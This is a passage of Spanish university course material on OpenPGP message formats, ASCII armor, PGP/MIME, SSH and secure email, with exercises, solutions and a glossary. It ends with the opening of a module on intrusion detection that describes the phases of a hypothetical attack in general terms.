
- Si es un mensaje cifrado con sobre digital, primero hay tantos paquetes

como destinatarios, cada uno con la clave de sesión cifrada con la clave pública del destinatario correspondiente. A continuación aparece el cuerpo del mensaje, posiblemente comprimido, en un paquete cifrado simétricamente con la clave de sesión.

- Si es un mensaje firmado, primero encontramos el paquete de firma, y después el cuerpo del mensaje en un paquete de datos literales. Opcionalmente, estos dos paquetes se pueden incluir dentro de un paquete comprimido.
- Si es un mensaje firmado y cifrado, la estructura es como la de los mensajes cifrados, con la excepción de que cuando se descifra el paquete de datos cifrados el resultado es un mensaje firmado, es decir, un paquete de firma seguido de un paquete de datos literales, o bien un paquete comprimido que cuando se descomprime da los dos paquetes anteriores.

Cifrado de la clave de sesión en OpenPGP

OpenPGP también contempla la posibilidad de cifrar la clave de sesión con claves simétricas, usando un nuevo tipo de paquete.



Los mensajes construidos de esta manera contendrán datos binarios arbitrarios. Para enviarlos a través de los sistemas de correo electrónico tradicionales se pueden utilizar dos técnicas: encapsulación RFC 934 y MIME (con el método llamado PGP/MIME). Con la encapsulación RFC 934 se pueden representar mensajes cifrados y/o firmados, mensajes firmados en claro, o bloques de claves públicas.

La técnica de encapsulación RFC 934

La especificación RFC 934 define una técnica para combinar uno o más mensajes en un único cuerpo. Ésta es la técnica que utiliza MIME para juntar distintas partes en un mensaje multiparte.

La encapsulación RFC 934 consiste en concatenar los mensajes que hay que combinar, poniéndolos simplemente uno a continuación de otro, y utilizando delimitadores de encapsulación para indicar dónde empieza cada uno y dónde termina el último.

El texto que haya antes del primer delimitador se considera como un "prólogo" y el que hay después del último delimitador se considera como un "epílogo", pero ninguno de los dos forma parte del mensaje encapsulado.

Como delimitadores de encapsulación se utilizan líneas que empiezan con un guión seguido de otro carácter que no sea espacio. Si dentro de los mensajes que hay que encapsular hay alguna línea que empiece por un guión, simplemente se le antepone un guión y un espacio. En el momento de desencapsular, a las líneas que empiecen por guión y espacio se les suprimen estos dos caracteres. Las que empiecen por guión y otro carácter serán consideradas como delimitadores. Esto permite la encapsulación recursiva de mensajes compuestos dentro de otro mensaje compuesto.

1) Mensajes PGP cifrados y/o firmados

Éste es un ejemplo de mensaje PGP, codificado con el método de encapsulación RFC 934.

```
Date: Mon, 1 Mar 2004 11:35:40 +0100
From: usuario-1@uoc.edu
Subject: Ejemplo 4
To: usuario-2@uoc.edu

-----BEGIN PGP MESSAGE-----
Version: 2.6.3y

iQBDAwUBObNQzFDy7z4CpbtnAQF9aQFrBtyRK8bdaPFlht7KeFzO/N0lJTcnYhbS
TvlZsTwr6+iQJqHP5nKnYr0W/Q9mo60AI3QAAAAAAEV4ZW1wbGUgZGUgbWlzc2F0
Z2Ugc2lnbmF0Lg0K
=8gbQ
-----END PGP MESSAGE-----
```

Como podemos ver en el ejemplo, la estructura del mensaje es la siguiente:

- Como delimitador inicial de encapsulación se utiliza la cadena "`BEGIN PGP MESSAGE`" entre dos secuencias de cinco guiones, y el delimitador final es igual pero cambiando "`BEGIN`" por "`END`".
- . Después del delimitador inicial puede haber distintas cabeceras, con campos como `Version` para indicar qué versión de PGP ha generado el mensaje, `Comment` para introducir comentarios del usuario, o `Charset`, para especificar el juego de caracteres utilizado en el texto del mensaje.
- Después de las cabeceras aparece una línea en blanco, y el paquete o paquetes PGP que forman el mensaje codificado en base 64.
- Inmediatamente después de los paquetes PGP y antes del delimitador de final, aparece una línea de cinco caracteres: el primero es el signo '"=" y los otros cuatro son la codificación en base 64 de un CRC de 24 bits de todos los bytes de los paquetes. Este CRC sirve para comprobar que

Juego de caracteres en OpenPGP

En OpenPGP, el juego de caracteres por defecto es Unicode (ISO/IEC 10646), codificado con UTF-8 (RFC 2279)

no se hayan producido modificaciones en el mensaje que hayan podido afectar a la descodificación.

En la terminología PGP, la secuencia de líneas desde el delimitador de encapsulación de inicio hasta el del final se llama **armadura ASCII** del mensaje.

2) Mensajes PGP firmados en claro

Igual que S/MIME, PGP también define un formato para enviar mensajes firmados en claro, que permite leer el contenido a los usuarios que no disponen de PGP. Éste es un ejemplo:

```
Date: Mon, 1 Mar 2004 11:35:55 +0100
From: usuario-1@uoc.edu
Subject: Ejemplo 5
To: usuario-2@uoc.edu

-----BEGIN PGP SIGNED MESSAGE-----
Hash: MD5

Ejemplo de mensaje firmado.

-----BEGIN PGP SIGNATURE-----
Version: 2.6.3y

iQBDAwUBObNQzFDy7z4CpbtnAQF7aQFrBtyRK8bdaPFlht7KeFzO/N0lJTcnYhbS
TvlZsTwr6+iQJqHP5nKnYr0W/Q9mow==
=5TnX
-----END PGP SIGNATURE-----
```

En este caso aparecen dos submensajes encapsulados, con la siguiente estructura:

- El delimitador de inicio de la primera parte es la cadena "`BEGIN PGP SIGNED MESSAGE`", con una secuencia de cinco guiones delante y detrás.
- En el primer submensaje aparecen cero o más cabeceras `Hash`, que indican el algoritmo (o algoritmos) de *hash* utilizados para calcular la firma (o firmas), seguidos de una línea en blanco y del cuerpo del mensaje. La especificación del algoritmo al inicio permite procesar el mensaje en un solo paso. En ausencia de este campo, se entiende por defecto que la función de *hash* utilizada es MD5.
- Después del primer submensaje aparece la armadura ASCII de uno o más paquetes de firma, con un delimitador de inicio formado por la cadena "`BEGIN PGP SIGNATURE`", también con cinco guiones delante y detrás, y con un delimitador de final igual, aunque cambiando "`BEGIN`" por "`END`".

  Las firmas se calculan a partir del cuerpo del mensaje en forma canónica, es decir, representando los finales de línea con <CR><LF>. Además, PGP siempre elimina los espacios en blanco y los tabuladores que haya antes de un final de línea en el momento de obtener las firmas.

Líneas que empiezan con guión

Si en el primer submensaje hay líneas que empiezan por guión, hay que añadir la secuencia "– " de acuerdo con RFC 934. La firma, sin embargo, se obtiene de las líneas originales.

3) Mensajes de bloques de claves públicas

Hay otro formato de armadura PGP que sirve para enviar bloques de claves públicas y certificados. El delimitador de inicio consta de la cadena "`BEGIN PGP PUBLIC KEY BLOCK`" rodeada de dos secuencias de cinco guiones, y el de final es igual, aunque cambiando "`BEGIN`" por "`END`". Éste es un ejemplo:

```
Date: Mon, 1 Mar 2004 11:38:20 +0100
From: usuario-1@uoc.edu
Subject: Mi clave PGP
To: usuario-2@uoc.edu

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3y

mQA9AzmvN9AAAAEBbAw1Es5ojfSWtFCPLLOdONBOz+8u96IVp1GIYqVU2ewWQbH8
TAd0UPLvPgKlu2cAEQEAAbQhVXN1YXJpIDEgPHVzdWFyaS0xQGNhbXB1cy51b2Mu
ZXM+iQBCAwUQOa830FDy7z4CpbtnAQFdoQFox7LHdl8wdIA69f4REn14bVYxBaxw
4Y35PJwRWqI2c+8T75vqUdBhiydsZ2Fo
=Ninr
-----END PGP PUBLIC KEY BLOCK-----
```

Cualquiera de los tipos de armadura que hemos visto se puede utilizar para intercambiar información PGP con otros medios de transferencia además del correo electrónico: FTP, HTTP, etc.

4) PGP/MIME

Para incorporar PGP a MIME, inicialmente se definió el tipo de contenido MIME `application/pgp`. Más tarde, sin embargo, este tipo de contenido se abandonó en favor del método RFC 1847, que es el mismo que utiliza S/MIME para los mensajes firmados en claro. Además del tipo de contenido `multipart/signed` correspondiente a los mensajes firmados, RFC 1847 también define el tipo `multipart/encrypted` correspondiente a los mensajes cifrados.

La técnica para incluir mensajes PGP en mensajes MIME RFC 1847 se denomina PGP/MIME, y está especificada en el RFC 2015. PGP/MIME define tres tipos de contenido para las partes MIME que representen mensajes PGP: `application/pgp-encrypted`, `application/pgp-signature` y `application/pgp-keys`.

Sin embargo, actualmente es mucho más habitual el uso de las armaduras ASCII para encapsular mensajes PGP que la técnica PGP/MIME.

Resumen

En este módulo didáctico hemos presentado dos aplicaciones que utilizan los mecanismos de protección que hemos visto en el módulo anterior. La primera de ellas es el *Secure Shell* **(SSH)**, que permite establecer una conexión cifrada con un servidor. SSH define su propio protocolo para autenticar el servidor y el usuario que se quiere conectar, y para determinar las claves para el cifrado simétrico y para los códigos MAC, de forma parecida a como lo hace SSL/TLS.

Una vez establecida la comunicación segura, el protocolo SSH permite usar otras funciones, como el envío de datos protegidos por un canal, la **redirección de puertos TCP** desde el cliente o desde el servidor, etc.

La otra aplicación que hemos visto en este módulo es el **correo electrónico seguro**. Dado que en esta aplicación interesa proteger los mensajes enviados más que la comunicación en sí, se definen mecanismos para introducir la confidencialidad y la autenticación en el cuerpo de los mensajes de correo. Esto permite aprovechar la infraestructura de agentes de correo existentes, manteniendo la compatibilidad con los sistemas de correo tradicionales.

Para la confidencialidad normalmente se utiliza la técnica del **sobre digital**, que consiste en cifrar el mensaje con una clave de sesión simétrica, y añadirle esta clave de sesión cifrada con la clave pública de cada destinatario. De este modo se puede enviar un mismo mensaje a múltiples destinatarios, como se hace con el correo electrónico normal. Para la autenticación se utilizan las **firmas digitales**, que además proporcionan el servicio de no repudio.

Uno de los principales sistemas de correo electrónico seguro actualmente en uso es **S/MIME**. Este sistema incorpora estructuras de datos **PKCS #7** a los mensajes de correo utilizando la tecnología MIME. La norma PKCS #7 especifica cómo se deben representar mensajes cifrados con sobre digital y/o firmados, aplicando criptografía de clave pública y sobre una infraestructura de certificados X.509.

Otro sistema para el intercambio de datos protegidos y, en particular, mensajes de correo electrónico, es **PGP**. Este sistema utiliza un formato propio, publicado en especificaciones como la antigua "PGP versión 3" o la más moderna "OpenPGP", para representar los datos cifrados y/o firmados. Para las claves públicas no utiliza una infraestructura de certificados X.509, sino que la certificación es descentralizada: cada usuario puede certificar las claves públicas que crea auténticas, de modo que las relaciones entre claves públicas de usuarios que confían en otros forman una "malla de confianza".

Actividades

3-1 Una implementación libre del protocolo SSH bastante conocida es la del proyecto OpenSSH. Visitad su página web (`www.openssh.com`) y comprobad qué protocolos y qué algoritmos criptográficos soporta la última versión.

3-2 Visitad la página web del proyecto GnuPG (`www.gnupg.org`) y comprobad qué algoritmos criptográficos soporta la última versión.

3-3 Acceded a un servidor de claves públicas PGP (por ejemplo, `www.rediris.es/cert/servicios/keyserver/`). ¿Que información se tiene que dar para encontrar una clave PGP? ¿Qué tipo de información puede devolver?

Buscad las claves públicas asociadas al nombre "`Philip R. Zimmermann`". ¿Existe alguna razón para pensar que alguna de ellas pueda ser falsa?

Ejercicios de autoevaluación

3-1 Una organización quiere ofrecer un servicio web seguro, con autenticación de servidor y confidencialidad de los datos, pero no dispone de un servidor HTTPS sino de software cliente y servidor del protocolo SSH, que se puede instalar en cualquier ordenador que tenga que hacer uso de este servicio. ¿Cómo se puede configurar el software SSH para ofrecer el servicio deseado?

3-2 En los sistemas de correo electrónico seguro como S/MIME o PGP:

a) ¿Cómo se aplica la protección de confidencialidad a un mismo mensaje de forma que pueda ser leído por cinco destinatarios diferentes, y solamente por estos cinco?

b) El remitente puede usar un cliente de correo que guarde copia de cada mensaje enviado. Si el mensaje se ha enviado cifrado, ¿cómo puede el remitente consultar más adelante el contenido original del mensaje?

c) Si el remitente también quiere firmar el mensaje, ¿es necesario que lo firme antes de cifrarlo o después? ¿Por qué?

3-3 Observad los ejemplos de mensajes firmados en claro S/MIME (página 37) y PGP (página 55). ¿Sabríais explicar por qué la firma del primero es más larga que la del segundo?

3-4 Si un atacante intenta un ataque de repetición contra el correo S/MIME, reenviando, por ejemplo, un mensaje como éste con el campo "`Date`" de la cabecera canviado:

```
Date: Mon, 14 Jun 2004 11:45:20 +0100
From: profesor
Subject: Entrega de la práctica aplazada
To: estudiantes
MIME-Version: 1.0
Content-Type: multipart/signed; boundary="20040614094520";
        protocol="application/pkcs7-signature"; micalg=md5

--20040614094520
Content-Type: text/plain

La entrega de la práctica que se tenía que realizar este viernes
queda aplazada hasta el viernes de la próxima semana.

El profesor.

--20040614094520
... (la firma S/MIME del mensaje) ...
--20040614094520--
```

¿habría manera de detectar el ataque?

3-5 Si un atacante intenta un ataque de repetición contra el correo PGP, reenviando por ejemplo un mensaje como este con el campo "`Date`" de la cabecera cambiado:

```
Date: Mon, 14 Jun 2004 11:45:30 +0100
From: profesor
Subject: Entrega de la práctica aplazada
To: estudiants

-----BEGIN PGP SIGNED MESSAGE-----
Hash: MD5

La entrega de la práctica que se tenía que realizar este viernes
queda aplazada hasta el viernes de la próxima semana.

El profesor.

-----BEGIN PGP SIGNATURE-----
... (la firma PGP del mensaje) ...
-----END PGP SIGNATURE-----
```

¿habría manera de detectar el ataque?

3-6 La firma de un mensaje PGP firmado se calcula mediante el algoritmo de *hash* MD5, de 128 bits de salida. El mensaje firmado incluye los primeros 16 bits de este *hash* en claro, para comprobar que los datos sobre los cuales se quiere verificar la firma son correctos.

a)¿Hasta qué punto puede comprometer esto la seguridad del algoritmo de *hash*?

b)¿Hasta qué punto ayudan estos bits a comprobar que los datos son correctos?

Solucionario

3-1 Se puede hacer uso de la funcionalidad de redirección de puertos TCP que proporciona el protocolo SSH. En el ordenador donde haya el servidor web, que normalmente admitirá conexiones por el puerto 80, se instala también el servidor SSH, configurado de forma que permita la autenticación nula (si no es necesaria la autenticación de cliente). Entonces, en cada ordenador que se tenga que conectar al servidor, se instala el cliente SSH configurándolo de modo que las conexiones que lleguen a un puerto *P* local sean redirigidas a conexiones realizadas desde el servidor al puerto 80 del propio servidor.

Una vez realizado esto, para acceder al servidor web des de los clientes sólo es necesario dar URLs de la forma "`http://localhost:`*P*`/`..." al navegador, y automáticamente se establecerán las conexiones con el servidor web mediante un canal SSH.

3-2

a)Con la técnica del sobre digital, es decir, cifrando el mensaje con una clave de sesión simétrica, y añadiendo al mensaje cifrado el resultado de cifrar la clave de sesión con la clave pública de cada uno de los cinco destinatarios.

b)Haría falta añadir una sexta copia de la clave de sesión, cifrada con la clave pública del remitente.

c)Dependiendo del uso que se quiera hacer del mensaje en recepción, puede ser más interesante cifrar antes de firmar, firmar antes de cifrar, o puede ser indiferente.

3-3 En el mensaje S/MIME hay una estructura PKCS #7 de tipo `SignedData`, que normalmente incluirá al menos el certificado X.509 del firmante (y posiblemente también el de la CA emisora, el de la CA de nivel superior, etc.). En el mensaje PGP sólo hay un identificador de la clave pública del firmante: el valor entero de la clave pública se debe obtener por otros medios (*keyring* local del receptor, servidor de claves públicas, etc.).

3-4 Se puede detectar la repetición porque la firma se representa mediante una estructura PKCS #7 `SignedData`, que puede incluir un atributo que indica cuándo se ha generado la firma: el atributo `signingTime` (aunque este atributo no es obligatorio en PKCS #7 ni CMS, se supone que las implementaciones S/MIME lo deberían incluir en los mensajes firmados).

3-5 Se puede detectar la repetición porque el receptor puede saber cuándo se ha generado la firma: esta información se encuentra en uno de los campos del paquete de firma (en el momento de verificar la firma, las implementaciones PGP normalmente muestran la fecha en la que se creó).

3-6

a)Si el mensaje sólo está firmado no existe ningún compromiso, porque cualquiera puede calcular el *hash* de los datos firmados (si está firmado y cifrado, primero se construye el mensaje firmado y después es cifra el resultado).

b)La probabilidad de que en un mensaje incorrecto coincidan los 16 primeros bits del *hash* es 2^{-16}. Por lo tanto, estos 16 bits dan una confianza razonable de que el mensaje ha llegado correctamente.

Glosario

Agente de autenticación SSH: aplicación que, a través de conexiones SSH con otras aplicaciones, permite a estas otras aplicaciones realizar la autenticación de cliente del protocolo SSH, mediante las claves privadas correspondientes, y sin que estas claves tengan que salir del sistema en el que se está ejecutando el agente.

Armadura ASCII: representación de un mensaje PGP apta para ser incluida en el cuerpo de un mensaje de correo electrónico, sin peligro de que los agentes de correo la modifiquen haciendo irrecuperable el mensaje PGP.

***Attached* (datos firmados):** ver *Firma con datos firmados incluidos*.

Base 64: codificación que permite representar datos binarios arbitrarios como líneas de caracteres ASCII, utilizando un carácter por cada 6 bits.

Bloque de clave pública PGP: conjunto formado por una clave pública PGP, el nombre o nombres de usuario asociados y los certificados que confirman que la relación entre la clave y cada nombre es auténtica.

Canal SSH: cada uno de los distintos flujos de información que se pueden transmitir a través de una conexión SSH (un canal puede ser una sesión interactiva, una conexión a un servidor de ventanas X, una conexión TCP redirigida o una conexión a un agente de autenticación).

CMS: ver *Cryptographic Message Standard*.

Código de redundancia cíclica (CRC): valor calculado a partir de una secuencia de bits, para confirmar (dentro de un margen de probabilidad) que no se ha producido un error de transmisión cuando esta secuencia llega al destinatario.

Codificación canónica: representación de los mensajes de correo electrónico que se utiliza para su transferencia, con el objetivo de que todos los sistemas puedan convertir esta forma canónica, si es necesario, a la representación local que utilice cada uno.

Codificación de transferencia: representación del contenido de los mensajes de correo electrónico que puede ser necesaria por compatibilidad con todos los posibles agentes de correo que han de procesar los mensajes (por ejemplo, la codificación base 64).

CRC: ver *Código de redundancia cíclica*.

***Cryptographic Message Standard* (CMS):** versión del formato PKCS #7 estandarizada por el IETF (*Internet Engineering Task Force*).

***Detached* (datos firmados):** ver *Firma con datos firmados no incluidos*.

Encapsulación RFC 934: técnica para combinar varios mensajes de correo electrónico en un único cuerpo de mensaje RFC 822.

***Fingerprint*:** ver *Huella*.

Firma con datos firmados incluidos (*attached*): estructura de datos que representa una firma y que incluye los datos firmados.

Firma con datos firmados no incluidos (*detached*): estructura de datos que representa una firma pero que no incluye los datos firmados, que se encuentran en algún otro lugar (por ejemplo, en otra parte del mensaje).

Firma en claro: firma (con datos no incluidos) que se añade como segunda parte de un mensaje firmado, cuya primera parte contiene los datos firmados, y que permite leer el mensaje aunque no se disponga del software necesario para verificar la firma.

HMAC: técnica para calcular códigos de autenticación de mensaje (MAC) basada en funciones *hash*.

Huella (*fingerprint*): valor resumido de una clave pública PGP, obtenido con una función *hash*, que se utiliza en lugar de la clave entera cuando se tiene que comparar con un valor

supuestamente auténtico.

Identificador de clave PGP: número que sirve para identificar una clave pública dentro de un paquete PGP, para no tener que incluir el valor entero de la clave, y que internamente se representa con 8 bytes, aunque al usuario normalmente se le muestran solamente los 4 últimos.

***Keyring* PGP:** base de datos que contiene un conjunto de claves PGP.

Malla de confianza: modelo de confianza mutua utilizado en sistemas como PGP, donde las claves públicas se pueden autenticar mediante certificados generados por cualquier usuario, en lugar de usar una estructura jerárquica de autoridades de certificación.

MIME: Ver *Multipurpose Internet Mail Extensions*.

Mensaje MIME multiparte: mensaje MIME cuyo cuerpo está estructurado en distintas partes, cada una con su contenido, que puede ser texto, gráficos, datos, etc. u otro mensaje MIME (que, a su vez, puede ser un mensaje multiparte).

***Multipurpose Internet Mail Extensions* (MIME):** estándar para la inclusión de otro tipo de información, distinto de simples líneas de texto, en el cuerpo de los mensajes de correo electrónico, de forma compatible con el estándar RFC 822.

OpenPGP: versión del formato de los mensajes PGP estandarizada por el IETF (*Internet Engineering Task Force*).

Paquete PGP: estructura de datos utilizada para representar los distintos tipos de información que hay en un mensaje protegido con PGP.

PEM: Ver *Privacy Enhanced Mail*.

PGP: Ver *Pretty Good Privacy*.

PKCS #7: Ver *Public Key Cryptographic Standard #7*.

PKCS #10: Ver *Public Key Cryptographic Standard #10*.

***Pretty Good Privacy* (PGP):** aplicación utilizada para proteger datos, con confidencialidad (sobre digital) y/o autenticidad (firma digital), que utiliza claves públicas autenticadas según un esquema descentralizado, y que se utiliza normalmente para proteger el correo electrónico.

***Privacy Enhanced Mail* (PEM):** uno de los primeros sistemas de correo electrónico seguro que se desarrollaron, compatible directamente con el formato RFC 822.

***Public Key Cryptographic Standard #7*:** norma para representar mensajes protegidos criptográficamente (normalmente con sobre digital y/o firma digital), a partir de claves públicas autenticadas con certificados X.509.

***Public Key Cryptographic Standard #10*:** estándar para representar peticiones de certificación, que se envían a una CA para que ésta genere un certificado a partir de los datos de la petición.

***Remote Shell*:** aplicación que se incorporó al sistema Unix BSD (con el nombre `rsh`), y que actualmente está disponible en casi todas las versiones de Unix, que permite a los usuarios de un sistema ejecutar comandos en otro sistema remoto.

RFC 822: estándar para la representación de los mensajes de correo electrónico, estructurados en un conjunto de líneas de cabecera, el cuerpo del mensaje, y una línea en blanco que separa las cabeceras del cuerpo.

***Secure MIME* (S/MIME):** sistema de correo electrónico seguro que utiliza MIME para incluir datos PKCS #7 o CMS en los mensajes, y por lo tanto proporciona confidencialidad (sobre digital) y/o autenticidad (firma digital) a partir de claves públicas autenticadas con certificados X.509.

***Secure Shell*:** aplicación que proporciona un servicio análogo al del programa *Remote Shell* de los sistemas Unix, pero con la comunicación protegida mediante autenticación y cifrado, y con funcionalidades añadidas, como la redirección de puertos TCP a través de conexiones seguras, etc. También es el nombre que recibe el protocolo utilizado por esta aplicación para la comunicación segura.

***Simple Mail Transfer Protocol* (SMTP):** protocolo usado en Internet para la transmisión de mensajes de correo electrónico, especificado en el estándar RFC 821.

S/MIME: Ver *Secure MIME*.

SMTP: Ver *Simple Mail Transfer Protocol*.

Sobre digital: técnica para proporcionar confidencialidad, consistente en cifrar los datos con una clave de sesión simétrica, y añadir al mensaje esta clave de sesión cifrada con la clave pública de cada destinatario.

SSH: Ver *Secure Shell*.

Subclave PGP: clave PGP asociada a una clave principal, de forma que normalmentela clave principal se utiliza para firmar y sus subclaves para cifrar (las subclaves están definidas solamente en OpenPGP, no en el sistema PGP original).

Bibliografía

1. Barrett, D. J.; Silverman, R. (2001). *SSH, The Secure Shell: The Definitive Guide*. Sebastopol: O'Reilly.

2. Stallings, W. (2003). *Cryptography and Network Security, Principles and Practice, 3rd ed*. Upper Saddle River: Prentice Hall.

5. Ciberdefensa: Mecanismos para la detección de ataques e intrusiones

Índice

Introducción

Las redes de ordenadores se encuentran expuestas a ataques informáticos con tanta frecuencia que es necesario imponer una gran cantidad de requisitos de seguridad para la protección de sus recursos.

Aunque las deficiencias de estos sistemas se pueden comprobar mediante herramientas convencionales, no siempre son corregidas. En general, estas debilidades pueden provocar un agujero en la seguridad de la red y facilitar entradas ilegales en el sistema.

La mayoría de las organizaciones disponen actualmente de mecanismos de prevención y de mecanismos de protección de los datos integrados en sus redes. Sin embargo, aunque estos mecanismos se deben considerar imprescindibles, hay que estudiar cómo continuar aumentando la seguridad asumida por la organización.

Así, un nivel de seguridad únicamente perimetral (basado tan solo en la integración en la red de sistemas cortafuegos y otros mecanismos de prevención) no debería ser suficiente. Debemos pensar que no todos los accesos a la red pasan por el cortafuegos, y que no todas las amenazas son originadas en la zona externa del cortafuegos. Por otra parte, los sistemas cortafuegos, como el resto de elementos de la red, pueden ser objeto de ataques e intrusiones.

Una buena forma de mejorar la seguridad de la red pasa por la instalación de mecanismos de detección, capaces de avisar al administrador de la red en el momento en que se produzcan estos ataques a la seguridad de la red.

Una analogía que ayuda a entender la necesidad de incorporar estos elementos podría ser la comparación entre la seguridad de una red informática y la seguridad de un edificio: las puertas de entrada ejercen un primer nivel de control de acceso, pero normalmente no nos quedamos aquí; instalaremos detectores de movimiento o cámaras de vigilancia en puntos claves del edificio para detectar la existencia de personas no autorizadas, o que hacen un mal uso de los recursos, poniendo en peligro la seguridad. Además, existirán vigilantes de seguridad, libros de registro en los que se apuntará a todo el personal que accede a un determinado departamento que consideramos crítico, etc. Toda esta información se procesa desde una oficina de control de seguridad donde se supervisa el registro de las cámaras y se llevan los libros de registro.

Todos estos elementos, proyectados en el mundo digital, configuran lo que se conoce en el ámbito de la seguridad de redes informáticas como mecanismos de detección.

Objetivos

En este módulo didáctico se fijan los siguientes objetivos:

1) Entender la necesidad de utilizar mecanismos adicionales para garantizar la seguridad de una red ya protegida con mecanismos de seguridad tradicionales.


2) Comprender el origen de los primeros sistemas de detección y ver la arquitectura general de estos sistemas.

3) Ver otras tecnologías complementarias a los sistemas de detección tradicionales.

5.1. Necesidad de mecanismos de ciberdefensa

El escenario que presentaremos a continuación describe las posibles acciones de un atacante e ilustra la necesidad de una política de seguridad adicional que soporte y aumente las estrategias de ciberseguridad presentadas hasta este momento.

Supongamos que un atacante está preparando introducirse en la red de una pequeña empresa para obtener los datos de sus clientes:



La empresa se dedica a la venta de artículos por internet y por ello tiene en marcha la web `www.victima.com`, que le permite la venta en línea de sus artículos.

Preocupados por la seguridad de su red (cuyo diagrama se muestra en la figura anterior) y, en concreto, por la seguridad de los datos de sus clientes, la empresa protege la red con un sistema cortafuegos, que permite únicamente la entrada de peticiones HTTP, HTTPS y consultas de DNS, aceptando también la transmisión de las respuestas a las peticiones HTTP, HTTPS y DNS.

El protocolo HTTPS se utiliza como un mecanismo de protección de los datos de los clientes a la hora de realizar transferencias seguras al servidor de HTTP, utilizando técnicas criptográficas para proteger la información sensible que el usuario transmite al servidor (número de targeta de crédito, datos personales, . . .).

La intrusión que el atacante intentará llevar a cabo pasará por las siguientes cuatro fases:

- **Fase de vigilancia.** Durante la fase de vigilancia, el atacante intentará aprender todo lo que pueda sobre la red que quiere atacar. En especial, tratará de descubrir servicios vulnerables y errores de configuración.

- **Fase de explotación de servicio.** Este segundo paso describe la actividad que permitirá al atacante hacerse con privilegios de administrador (escala de privilegios) abusando de alguna de las deficiencias encontradas durante la etapa anterior.

- **Fase de ocultación de huellas.** Durante esta fase de ocultación se realizará toda aquella actividad ejecutada por el atacante (una vez ya producida la intrusión) para pasar desapercibido en el sistema.

  Dentro de esta tercera etapa se contemplan actividades tales como la eliminación de entradas sospechosas en ficheros de registro, la instalación y modificación de comandos de administración para ocultar la entrada en los sistemas de la red, o la actualización de los servicios vulnerables que ha utilizado para la intrusión (para evitar que terceras partes se introduzcan de nuevo en el sistema), etc.

- **Fase de extracción de información.** En esta última fase, el atacante con privilegios de administrador tendrá acceso a los datos de los clientes mediante la base de datos de clientes.

El intruso comenzará su ataque obteniendo el rango de direcciones IP donde se encuentra alojado el servidor de la web `www.victima.com`. Para ello, será suficiente realizar una serie de consultas al servidor de DNS de la compañía.

A continuación, realizará una exploración de puertos en cada una de las direcciones IP encontradas en el paso anterior. El objetivo de esta exploración de puertos es la búsqueda de servicios en ejecución en cada una de las máquinas del sistema, mediante alguna de las técnicas vistas en los módulos anteriores.

